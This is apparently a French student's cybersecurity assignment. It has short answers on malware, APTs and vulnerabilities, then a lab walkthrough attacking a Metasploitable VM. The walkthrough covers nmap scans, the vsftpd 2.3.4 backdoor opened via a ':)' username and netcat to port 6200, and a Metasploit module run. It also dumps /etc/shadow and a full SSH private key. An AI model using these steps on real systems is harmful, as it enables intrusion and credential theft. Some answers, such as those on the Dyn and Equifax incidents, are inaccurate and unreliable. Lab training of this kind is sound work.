Bilel Rahmouni

Exercice I : Questions

1. **Citer 5 métiers de la cybersécurité.**

- Analyste en sécurité informatique
- Ingénieur en sécurité des systèmes
- Expert en tests de pénétration (pentester)
- Architecte de sécurité des réseaux
- Responsable de la conformité et de la gouvernance en sécurité

2. **Citer 3 états-nations en pointe dans le domaine du malware et citer les récentes attaques qui leur sont attribuées.**

Russie (NotPetya, Attaque contre le DNC en 2016)

Chine (Attaques APT, Opération Aurora en 2009)

Israël (Stuxnet en 2010, Opération Olympic Games)

3. **Quelle est la forme de malware la plus répandue actuellement, et pourquoi ? Donner un exemple récent accompagné des chiffres clés correspondants.**

Ransomware, tel que Ryuk, prévalent avec des paiements de rançon souvent dans les millions de dollars. En 2021, les paiements moyens ont atteint environ 500 000 dollars, selon certains rapports.

4. **Citer et expliquer brièvement quelques attaques sur des systèmes industriels, et chercher les impacts de ces attaques.**

Stuxnet (2010) : Ver ciblant les systèmes de contrôle industriels en Iran.

Impact : Dommages physiques aux centrifugeuses d'enrichissement d'uranium, retardant le programme nucléaire iranien.

Industroyer/CrashOverride (2016) : Malware visant les systèmes de contrôle électrique en Ukraine.

Impact : Coupure d'électricité à Kiev, illustrant la perturbation potentielle des services publics critiques.

Trisis/Triton (2017) : Attaque sur les systèmes de sécurité instrumentale dans une installation pétrochimique.

Impact : Arrêt d'urgence de l'usine, soulignant la vulnérabilité des systèmes de sécurité industrielle.

5. **Donner un exemple concret de chaque type de vulnérabilité (vulnérabilité au niveau de la conception, de la réalisation, de l'installation, de la configuration ou de l'utilisation d'un bien)**

Vulnérabilité au niveau de la conception :

Exemple : Les failles de conception dans les protocoles de sécurité WEP (Wired Equivalent Privacy) utilisés dans les réseaux Wi-Fi ont permis des attaques par injection et des compromissions de la confidentialité.

Vulnérabilité au niveau de la réalisation :

Exemple : La vulnérabilité Heartbleed (2014) dans la bibliothèque OpenSSL a exposé des millions de sites web à des attaques en permettant à des tiers de lire la mémoire des serveurs.

Vulnérabilité au niveau de l'installation :

Exemple : En 2017, la fuite de données Equifax a été attribuée à une mauvaise configuration du logiciel Apache Struts, exposant les informations personnelles de millions de personnes.

Vulnérabilité au niveau de la configuration :

Exemple : En 2016, l'attaque contre les caméras de sécurité connectées de la société Dyn a exploité des dispositifs mal configurés, participant à une attaque massive par déni de service distribué (DDoS).

Vulnérabilité au niveau de l'utilisation :

Exemple : Les attaques de phishing, telles que celles utilisées pour compromettre les comptes de messagerie, exploitent souvent la négligence des utilisateurs en cliquant sur des liens malveillants ou en partageant des informations de connexion.

6. **Chercher sur internet une des vulnérabilités les plus exploités par des attaquants.**

Une vulnérabilité notable a été exploitée en 2021 dans Microsoft Exchange Server (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065). Cette faille a permis des attaques massives compromettant la sécurité des serveurs de messagerie, donnant aux attaquants un accès non autorisé aux e-mails et aux données sensibles.

7. **Chercher une vulnérabilité sur BASH avec un score CVSS le plus élevé, puis expliquer la dangerosité de cette vulnérabilité et enfin expliquer comment ce score a été obtenu.**

La vulnérabilité majeure "Shellshock" (CVE-2014-6271) dans BASH, découverte en 2014, permettait l'injection de code malveillant dans le shell Bash. Cela a donné aux attaquants un accès non autorisé aux systèmes Unix/Linux. La dangerosité résidait dans la compromission totale des systèmes. Le score CVSS était élevé en raison de l'impact grave sur la confidentialité, l'intégrité et la disponibilité, ainsi que de la facilité d'exploitation.

8. **Une faille de sécurité sur OpenSSL est restée plus de 2 ans avant d'être découverte. Sans pour autant renier le modèle "open source" et la licence GPL, qu'est-ce que cette situation montre, en termes de niveau de sécurité, pour les logiciels open-source ? Quelles implications en entreprise ?**

La découverte tardive d'une faille de sécurité dans OpenSSL, malgré son statut open-source, met en lumière la dépendance critique à la vigilance de la communauté pour identifier les vulnérabilités. Bien que le modèle open-source favorise la transparence et la collaboration, la sécurité des logiciels repose sur la rapidité et l'efficacité avec lesquelles les vulnérabilités sont détectées et corrigées. En entreprise, cela souligne l'importance d'une gestion proactive des risques, d'une évaluation continue de la sécurité et d'une participation active à la communauté open-source pour garantir une utilisation sûre et fiable des logiciels open-source.

9. **Qu'est-ce qu'une APT ? donner un exemple réel.**

Une APT (Advanced Persistent Threat) est une attaque informatique sophistiquée et ciblée, souvent liée à des acteurs étatiques ou à des groupes cybercriminels organisés, visant à accéder à des

informations sensibles sur une longue période. Un exemple réel est l'attaque contre Sony Pictures en 2014, attribuée à la Corée du Nord.

L'attaque contre Sony Pictures en 2014 a été une APT significative attribuée au groupe de cybercriminels nord-coréens, Lazarus. Les attaquants ont exploité des vulnérabilités dans le réseau de Sony, compromettant des milliers d'ordinateurs. Ils ont volé et divulgué des données sensibles, y compris des courriels, des informations financières et des propriétés intellectuelles. Cette attaque était motivée par des motivations politiques, notamment la sortie d'un film critiquant le leader nord-coréen. Elle a eu des conséquences graves pour Sony Pictures, entraînant des pertes financières importantes et soulevant des préoccupations sur la cybersécurité à l'échelle mondiale.

10. **Argumenter pour ou contre l'utilisation d'un Gestionnaire de mot de passe, rechercher des exemples.**

Utiliser un gestionnaire de mots de passe a ses côtés pratiques, comme créer des mots de passe forts et faciliter la gestion des comptes en ligne. Cependant, je penche vers un avis plus méfiant. Le risque qu'un gestionnaire soit piraté, exposant tous les mots de passe, est une grande préoccupation. De plus, dépendre d'un service tiers pour stocker des infos sensibles peut être risqué. La complexité d'utilisation et l'obligation de faire confiance à un fournisseur externe sont des aspects qui me font hésiter à utiliser ces outils.

Exercice II : Démarche d'un attaquant

1. **Téléchargement et Configuration de Metasploitable :**

☑ Téléchargez Metasploitable depuis le lien que vous avez fourni.

☑ Importez le fichier de la machine virtuelle dans VirtualBox.


☑ Configurez la carte réseau en mode host-only.

2. **Recherche de Vulnérabilités :**

☑ Lancez la machine virtuelle Metasploitable.

Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
VirtualBox Host-Only Ethernet Adapter	192.168.56.1/24		Enabled

☑ Identifiez la plage d'adresses IP sur la machine virtuelle.



```
┌──(kali㉿kali)-[~]
└─$ ip -br a
lo               UNKNOWN        127.0.0.1/8 ::1/128
eth0             UP             10.0.2.15/24 fe80::7eb0:86b8:d150:df66/64
eth1             UP             192.168.56.102/24 fe80::15b9:fe48:e6a3:49e1/64
```


On remarque que l'adresse ip de la machine virtuelle après la commande "ip -br a" est 192.168.56.102/24.

☑ Trouvez le bon préfixe réseau pour le scanner.

3. **Scan de Vulnérabilités :**

☑ Utilisez un outil de scan réseau tel que Nmap.

☑ Utilisez un scan SYN (-sS) pour rendre le scan plus furtif.



Le processus dans Nmap qui permet d'identifier les services actifs, les versions des services, etc., s'appelle la détection de service (Service Version Detection). Nmap utilise plusieurs techniques pour accomplir cela, notamment le fingerprinting des réponses des services, l'analyse des bannières

(banner grabbing), et d'autres méthodes pour déterminer le type et la version des services qui écoutent sur les ports ouverts.

Services et Versions Identifiés :

- **FTP (Port 21) :** Le service FTP est ouvert. Cela peut indiquer un serveur FTP en cours d'exécution sur la machine.
- **SSH (Port 22) :** Le service SSH est ouvert. Cela indique probablement un serveur SSH actif sur la machine.
- **Telnet (Port 23) :** Le service Telnet est ouvert. Cela peut indiquer un serveur Telnet en cours d'exécution.
- **SMTP (Port 25) :** Le service SMTP (Simple Mail Transfer Protocol) est ouvert. Cela peut indiquer la présence d'un serveur de messagerie.
- **HTTP (Port 80) :** Le service HTTP est ouvert. Cela indique un serveur web (potentiellement Apache, nginx ou un autre serveur web) en cours d'exécution.

... et ainsi de suite pour les autres ports ouverts.

4. **Analyse des Services :**

☑ Identifiez les services actifs avec leurs versions en utilisant Nmap

Pour avoir les versions des services, on utilise la commande : nmap -sS -sV 192.168.56.0/24

```
Nmap scan report for 192.168.56.101
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login
514/tcp open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:87:5B:E7 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o
:linux:linux_kernel
```

Cette étape est appelée "reconnaissance".

☑ Recherchez des vulnérabilités connues pour les services identifiés.

Vulnérabilité :

Version Concernée : VSFTPD 2.3.4

Type de Vulnérabilité : Backdoor (porte dérobée)

Détails :

Un individu malveillant a compromis le code source de VSFTPD 2.3.4 pour y introduire une backdoor. La backdoor permettait à un attaquant distant d'accéder au système avec un nom d'utilisateur spécifique (:)) et un mot de passe prédéfini.

Cela signifie qu'un attaquant pouvait se connecter au serveur FTP compromis en utilisant ces identifiants spécifiques pour obtenir un accès non autorisé au système.

Mesures Correctives :

Les versions ultérieures de VSFTPD ont corrigé cette vulnérabilité en retirant la backdoor et en renforçant la sécurité du logiciel.

Les utilisateurs ont été encouragés à mettre à jour vers des versions plus récentes et non compromises du logiciel.

5. **Exploitation d'une Vulnérabilité FTP :**

☑ Cherchez une vulnérabilité connue pour le serveur FTP de Metasploitable.

Vulnérabilité : VSFTPD 2.3.4 (Backdoor)

☑ Exploitez cette vulnérabilité de manière éthique pour obtenir un accès.

Information utile trouvée sur Google : La version particulière de VSFTP incluse sur la machine virtuelle Metasploitable contient une vulnérabilité qui ouvre un shell de porte dérobée. Si un client tente de se connecter en utilisant un nom d'utilisateur se terminant par un smiley :), il ouvre un shell de porte dérobée écoutant sur le port 6200.

Exploitation de la vulnérabilité :

- Connexion au Serveur FTP :
    - Utilisez un client FTP (comme FileZilla ou ftp en ligne de commande) depuis votre Kali Linux pour vous connecter au serveur FTP de Metasploitable.
    - Utilisez un nom d'utilisateur se terminant par :).

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:kali): rahmonex:)
331 Please specify the password.
Password:
```

On peut vérifier que le port est bien ouvert maintenant :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -p 6200 192.168.56.101
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 13:07 UTC
Nmap scan report for 192.168.56.101
Host is up (0.0012s latency).

PORT     STATE SERVICE
6200/tcp open  lm-x
MAC Address: 08:00:27:87:5B:E7 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

- Connexion au Backdoor Shell :
    - Utiliser Netcat (nc) depuis votre Kali Linux pour vous connecter à ce port avec la commande nc 192.168.56.101 6200 ,ensuite on teste la commande ls :

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.56.101 6200
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

On peut par la suite prendre les informations dans /etc/shadow :

On retrouve cette ligne :

root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::

Décomposition des champs :

- racine : nom d'utilisateur
- 1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid. : Hachage du mot de passe (crypté)
  Le 1 dans le hachage du mot de passe indique qu'il s'agit d'un hachage MD5. Le contenu qui suit le deuxième "$" est le hachage réel.
- 14747 : Date du dernier changement de mot de passe (jours depuis le 1er janvier 1970)
- 0 : âge minimum du mot de passe
- 99999 : âge maximum du mot de passe
- 7 : Période d'avertissement d'expiration du mot de passe
- :::: Champs réservés

On peut même accéder à sa clé privée SSH :

On cherche tout d'abord le dossier de l'utilisateur principal qui dans notre cas est : msfadmin, ensuite on recherche avec la commande ls -la pour avoir aussi les dossiers cachés et on récupère le dossier des clés ssh :

```
ls /home
ftp
msfadmin
service
user

ls /home/msfadmin
vulnerable

ls -la /home/msfadmin
total 44
drwxr-xr-x 7 msfadmin msfadmin 4096 Jan 19 06:25 .
drwxr-xr-x 6 root     root     4096 Apr 16  2010 ..
lrwxrwxrwx 1 root     root        9 May 13  2012 .bash_history → /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 Apr 17  2010 .distcc
drwx------ 2 msfadmin msfadmin 4096 Jan 19 06:25 .gconf
drwx------ 2 msfadmin msfadmin 4096 Jan 19 06:25 .gconfd
-rw------- 1 root     root     4174 May 14  2012 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 Mar 16  2010 .profile
-rwx------ 1 msfadmin msfadmin    4 May 20  2012 .rhosts
drwx------ 2 msfadmin msfadmin 4096 May 17  2010 .ssh
-rw-r--r-- 1 msfadmin msfadmin    0 May  7  2010 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 27  2010 vulnerable

ls -la /home/msfadmin/.ssh
total 20
drwx------ 2 msfadmin msfadmin 4096 May 17  2010 .
drwxr-xr-x 7 msfadmin msfadmin 4096 Jan 19 06:25 ..
-rw-r--r-- 1 msfadmin msfadmin  609 May  7  2010 authorized_keys
-rw------- 1 msfadmin msfadmin 1675 May 17  2010 id_rsa
-rw-r--r-- 1 msfadmin msfadmin  405 May 17  2010 id_rsa.pub
```

Ensuite on a plus qu'à copier sa clé privée :

```
cat /home/msfadmin/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld
JkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO
ffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5
JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9I
yhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b
wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBaUjR5bUXnHGA5fd8N
UqrUx0zeBQsKlv1bK5DVm1GSzLj4TU/S83B1NF5/1ihzofI7OAQvlCdUY2tHpGGa
zQ6ImSpUQ5i9+GgBUOaklRL/i9cHdFv7PSonW+SvF1UKY5EidEJRb/O6oFgB5q8G
JKrwu+HPNhvD+dliBnCn0JU+Op/1Af7XxAP814Rz0nZZwx+9KBWVdAAbBIQ5zpRO
eBBlLSGDsnsQN/lG7w8sHDqsSt2BCK8c9ct31n14TK6HgOx3EuSbisEmKKwhWV6/
ui/qWrrzurXA4Q73wO1cPtPg4sx2JBh3EMRm9tfyCCtB1gBi0N/2L7j9xuZGGY6h
JETbAoGBANI8HzRjytWBMvXh6TnMOa5S7GjoLjdA3HXhekyd9DHywrA1pby5nWP7
VNP+ORL/sSNl+jugkOVQYWGG1HZYHk+OQVo3qLiecBtp3GLsYGzANA/EDHmYMUSm
4v3WnhgYMXMDxZemTcGEyLwurPHumgy5nygSEuNDKUFfWO3mymIXAoGBAMqZi3YL
zDpL9Ydj6JhO51aoQVT91LpWMCgK5sREhAliWTWjlwrkroqyaWAUQYkLeyA8yUPZ
PufBmrO0FkNa+4825vg48dyq6CVobHHR/GcjAzXiengi6i/tzHbA0PEai0aUmvwY
OasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkBKjCvkhrjpb9J
PW05UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jtHuCQa5PEx5+DLav8Nriyi2
E5l35bqoiilCQ83PriCAMpL49iz6Pn00Z3o+My1ZVJudQ5qhjVznY+oBdM3DNpAE
xn6yeL+DEiI/XbPngsWvAoGAbfuU2a6iEQSp28iFlIKa10VlS2U493CdzJg0IWcF
2TVjoMaFMcyZQ/pzt9B7WQY7hodl8aHRsQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ
BMndK+FYbRpEnaz591K6kYNwLaEg70BZ0ek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg
iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1vOyOe3xSJ9YPt7c1Y20OQO
Fb3Yq4pdHm7AosAgtfC1eQi/xbXP73kloEmg39NZAfT3wg817FXiS2QGHXJ4/dmK
94Z9XOEDocClV7hr9H//hoO8fV/PHXh0oFQvw1d+29nf+sgWDg==
-----END RSA PRIVATE KEY-----
```

6. **Analyse de Vulnérabilité avec un Outil :**

☑ Installez un outil d'analyse de vulnérabilités comme GVM sur Kali Linux.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install gvm
```

Greenbone Vulnerability Management (GVM) est le framework open-source qui sous-tend OpenVAS. OpenVAS était initialement basé sur le logiciel libre Nessus jusqu'à ce qu'il devienne propriétaire. Par la suite, la communauté a forké la dernière version libre de Nessus pour créer OpenVAS. GVM est maintenant le projet qui a évolué à partir d'OpenVAS.

Mais on va procéder avec l'utilisation avec nmap qui est déjà pré installé dans kali linux.

☑ Lancez une analyse sur votre VM Metasploitable.

Pour réaliser cela on va utiliser l'outil présent dans Kali Linux : nmap

On va utiliser précisément la commande nmap -sV --script vuln 192.168.56.101

Cette commande utilise l'option -sV pour détecter les versions des services et le script vuln pour la détection des vulnérabilités.

```
┌──(rahmonex㉿rahmonex)-[~]
└─$ nmap -sV --script vuln 192.168.56.101

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 23:41 CET
Nmap scan report for 192.168.56.101
Host is up (0.0068s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| vulners:
|   cpe:/a:vsftpd:vsftpd:2.3.4:
|       PRION:CVE-2011-2523     10.0    https://vulners.com/prion/PRION:CVE-2
011-2523
|       EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-ID:49757  *
EXPLOIT*
|_      1337DAY-ID-36095        10.0    https://vulners.com/zdt/1337DAY-ID-36
095     *EXPLOIT*
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/ex
ploits/unix/ftp/vsftpd_234_backdoor.rb
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-
backdoored.html
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SSV:78173       7.8     https://vulners.com/seebug/SSV:78173    *EXPL
OIT*
|       SSV:69983       7.8     https://vulners.com/seebug/SSV:69983    *EXPL
OIT*
```

☑ Identifiez au moins deux autres vulnérabilités pour obtenir un accès distant.

Grâce à la commande précédente on a pu identifier différente vulnérabilité présente tel que :

- vsftpd 2.3.4 Backdoor :

La version de vsftpd (2.3.4) sur la machine est vulnérable à une porte dérobée (backdoor) connue (CVE-2011-2523).

On peut exploiter cette vulnérabilité pour obtenir un accès root à la machine. La sortie Nmap suggère même un module Metasploit pour cette vulnérabilité : vsftpd_234_backdoor.

- OpenSSH 4.7p1 :

La version d'OpenSSH (4.7p1) est également répertoriée avec plusieurs vulnérabilités potentielles. On peut choisir l'une de ces vulnérabilités pour obtenir un accès distant.

- Services Additionnels :

D'autres services tels que telnet, SMTP, et BIND DNS sont également présents, chacun avec des informations sur les vulnérabilités associées.

7. **Exploitation de la vulnérabilité grâce à l'outil Metasploit :**

On lance d'abord le Metasploit avec la commande msfconsole :

Ensuite on utilise le module proposer par nmap pour vsftpd 2.3.4 backdoor avec la commande use exploit/unix/ftp/vsftpd_234_backdoor, et apres cela on configure les options requises , notamment l'adresse IP cible avec la commande set RHOSTS 192.168.56.101 .Et finalement on execute l'exploit avec la commande exploit.

Cela nous donne un accès shell à la machine cible sur laquelle on peut tester la commande 'ls' :